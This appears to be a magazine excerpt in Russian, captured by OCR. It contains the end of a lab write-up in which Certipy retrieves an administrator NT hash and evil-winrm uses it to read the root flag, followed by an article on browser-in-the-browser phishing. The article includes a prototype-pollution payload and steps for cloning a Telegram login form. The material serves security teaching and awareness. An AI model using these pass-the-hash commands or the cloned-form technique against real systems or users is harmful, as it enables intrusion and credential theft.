


```
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

Учетные данные пользователя

Осталось получить сессию через **Evil-WinRM** и прочитать последний флаг.


```
evil-winrm -i 10.10.11.51 -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff
```



```
evil-winrm -i 10.10.11.51 -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
57d58c0427f5fe01cc233a168d9880ec
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Флаг рута

Машина захвачена!



БРАУЗЕР В БРАУЗЕРЕ

Разбираем простую, но эффективную технику кражи учетных данных

Антон Шустиков
Консультант по FinTech, крипто, ИБ
@CakesCats_com

Атака типа browser-in-the-browser — пример того, как относительно простые уязвимости, такие как XSS, или даже банальные элементы вроде внешнего чата поддержки могут эволюционировать в серьезную угрозу. Особенно если такие элементы устанавливаются без должного контроля.


Например, на странице авторизации может находиться виджет онлайн-чата, подключенный с внешнего ресурса. Компрометация такой библиотеки способна предоставить злоумышленнику полный доступ к сайту — с точки зрения выполнения кода на стороне клиента.

О последствиях недооценки подобных рисков можно судить по случаю из моей практики расследования. Один из обратившихся ко мне людей однажды вечером прошел авторизацию через виджет на сайте, после чего играл в онлайн-казино. Уже на следующее утро он обнаружил пропажу значительной суммы — 200 миллионов рублей. Где играл, там и проиграл...

INFO

Подробнее об этом случае читай в моей предыдущей статье — «Пасхалка в Telegram. Как я нашел способ авторизоваться без клауд-пароля и уведомлений».

Особенно показательной была реакция со стороны казино: их представители полностью исключили возможность подобной атаки, хотя, как выяснилось, логирование ошибок фронтенда не работало уже месяц, а к внешним библиотекам они относились по принципу «Подключены и подключены, чего бухтеть-то...».


У меня еще одна новость, вы действительно можете у себя ничегоне найти 11:30

внешние либы прикручены 11:31

на странице авторизации 11:31

у вас сек опс же есть? только по деплою или по расписанию веб скан идет? edited 11:34

Есть логи за эти даты и контрольки либ подключенных? edited 11:35

[redacted] - это либа техподдержки, либу проверяли, а что? edited 11:53

Есть её контрольные суммы за эти дни? [redacted] 12:08

и кстати, на вебе чекаете изменения внешние? были ли 12:09

да и на странице авторизации где одна кнопка она будто бы выглядит лишней в любом случае edited 12:15

BITB: ФИШИНГОВАЯ АТАКА НОВОГО УРОВНЯ

BitB (browser-in-the-browser) — это продвинутая фишинговая техника, основанная на базовых приемах имитации интерфейса, то есть на фейках. Основная цель — кража пользовательских данных, ориентированная на сценарии с авторизацией через **SSO** и **OAuth**. Именно ориентация на такие механизмы входа и выделяет BitB в отдельную категорию атак.

Главная опасность BitB — это относительная простота ее реализации и высокая сложность обнаружения с помощью традиционных средств мониторинга. Часто защита фронтенда и вопросы внешнего мониторинга остаются вне зоны внимания команд безопасности, что создает благоприятную среду для подобных атак.

ЧТО ТАКОЕ SSO И OAUTH?

Для лучшего понимания механики атак через виджеты авторизации стоит кратко пояснить термины:

- SSO (Single Sign-On) — «единый вход». Технология, позволяющая пользователю пройти аутентификацию один раз для получения доступа сразу к нескольким приложениям и сервисам без необходимости повторно вводить логин и пароль;
- OAuth — протокол авторизации, позволяющий одному сервису предоставить другому ограниченный доступ к данным пользователя без дополнительной авторизации на последнем.

Если коротко, то это механизмы, благодаря которым пользователь может залогиниться, не вводя логин и пароль, то есть средства центральной авторизации. Примером может быть «войти через Google» или тот самый «виджет Telegram».

ВЕКТОРЫ РЕАЛИЗАЦИИ BITB

Для успешной атаки BitB злоумышленнику необходимо внедрить вредоносный код на страницу, которую посетит пользователь, и спровоцировать процесс авторизации. Давай пройдемся по основным вариантам реализации такой атаки.

XSS (cross-site scripting)

Внедрение вредоносного HTML/CSS/SVG/JS на страницу через уязвимости XSS. Реализации могут быть разные: stored (пассивные), reflected или через prototype pollution. Атака особенно эффективна, когда код находится в самой странице (то есть пассивный вид атаки) — все выглядит знакомо и безопасно.

Компрометация легитимных сайтов

Прямое внедрение вредоносного кода в сайт. Тут тоже много разных вариантов того, как может действовать злоумышленник: через уязвимости в движке либо как-то узнав логин и пароль от админки или самого сервера.

В таком случае пользователь все еще находится на подлинном и привычном ему домене, что делает атаку практически незаметной — до момента, пока браузер не начнет показывать красную страницу с предупреждением о том, что сайт небезопасен.

Supply chain attack (атака на цепочку поставок)

Компрометация сторонних библиотек, фреймворков и иных компонентов, которые мы используем у себя в проектах, — разного рода подключенных виджетов чатов поддержки или аналитики, рекламных скриптов. Все они несут потенциальную угрозу, и внедрение кода в такую библиотеку позволяет провести атаку. Это особенно актуально, когда владельцы сайта подключают виджеты бездумно, «насквозь» включая страницы авторизации, причем иногда не только пользователей, но и админов.

Web cache poisoning (отравление кеша)

Примером может служить ситуация с фреймворком Next.js, определенные настройки которого позволяют внедрить вредоносный код в кеш-версию страницы. Импакт схож с пассивным XSS, но методика внедрения и эксплуатации отличается.

Что такое prototype pollution?

Prototype pollution — уязвимость, возникающая в JavaScript-приложениях. Она позволяет злоумышленнику изменять свойства, наследуемые всеми объектами, что может привести к XSS, повышению привилегий, а в некоторых случаях — даже к удаленному выполнению кода (RCE).

Пример простейшей атаки: добавление в URL строки вроде такой:

```
?__proto__[property]=payload
```


Существуют инструменты для поиска подобных уязвимостей, например ppmap.

МЕХАНИЗМ АТАКИ: ИЛЛЮЗИЯ В КОДЕ

Суть атаки BitB заключается в создании фейка — полностью поддельного, но визуально неотличимого окна браузера внутри легитимной (или скомпрометированной) веб-страницы. Это реализуется с помощью стандартных техник и требует от атакующего лишь незначительных навыков.

Создание поддельной страницы

Фейковую страницу можно создать, например, сохранив код существующей страницы через функцию браузера «Скачать». Затем необходимо внести небольшие правки в код для перехвата учетных данных. Существует множество техник создания фейков, включая готовые панели управления и услуги «фейк как сервис» или «фейки под ключ», доступные за весьма скромную плату (от 3 тысяч рублей).


Авторизация Telegram - Google Chrome

oauth.telegram.org/auth?bot_id=547043436&origin=https%3A%2F%2Fcore.t

Войдите, чтобы использовать аккаунт Telegram для core.telegram.org и SampleBot.


Введите свой номер телефона в международном формате. Подтверждение будет отправлено в Telegram.

Швейцария

+41

Назад Alt + Стрелка влево
Вперед Alt + Стрелка вправо
Перезагрузить Ctrl + R
Сохранить как... Ctrl + S
Печать... Ctrl + P
Трансляция...
Найти через Google
Отправить на свои устройства
Создать QR-код для этой страницы

Кликаем «Сохранить как» в самом обычном браузере


https://cakescats.com/bitb-8

Войдите, чтобы использовать аккаунт Telegram для core.telegram.org и SampleBot.

Введите свой номер телефона в международном формате. Подтверждение будет отправлено в Telegram.

Швейцария

+41

За два клика получаем полную копию формы нужной нам авторизации

Имитация окна браузера

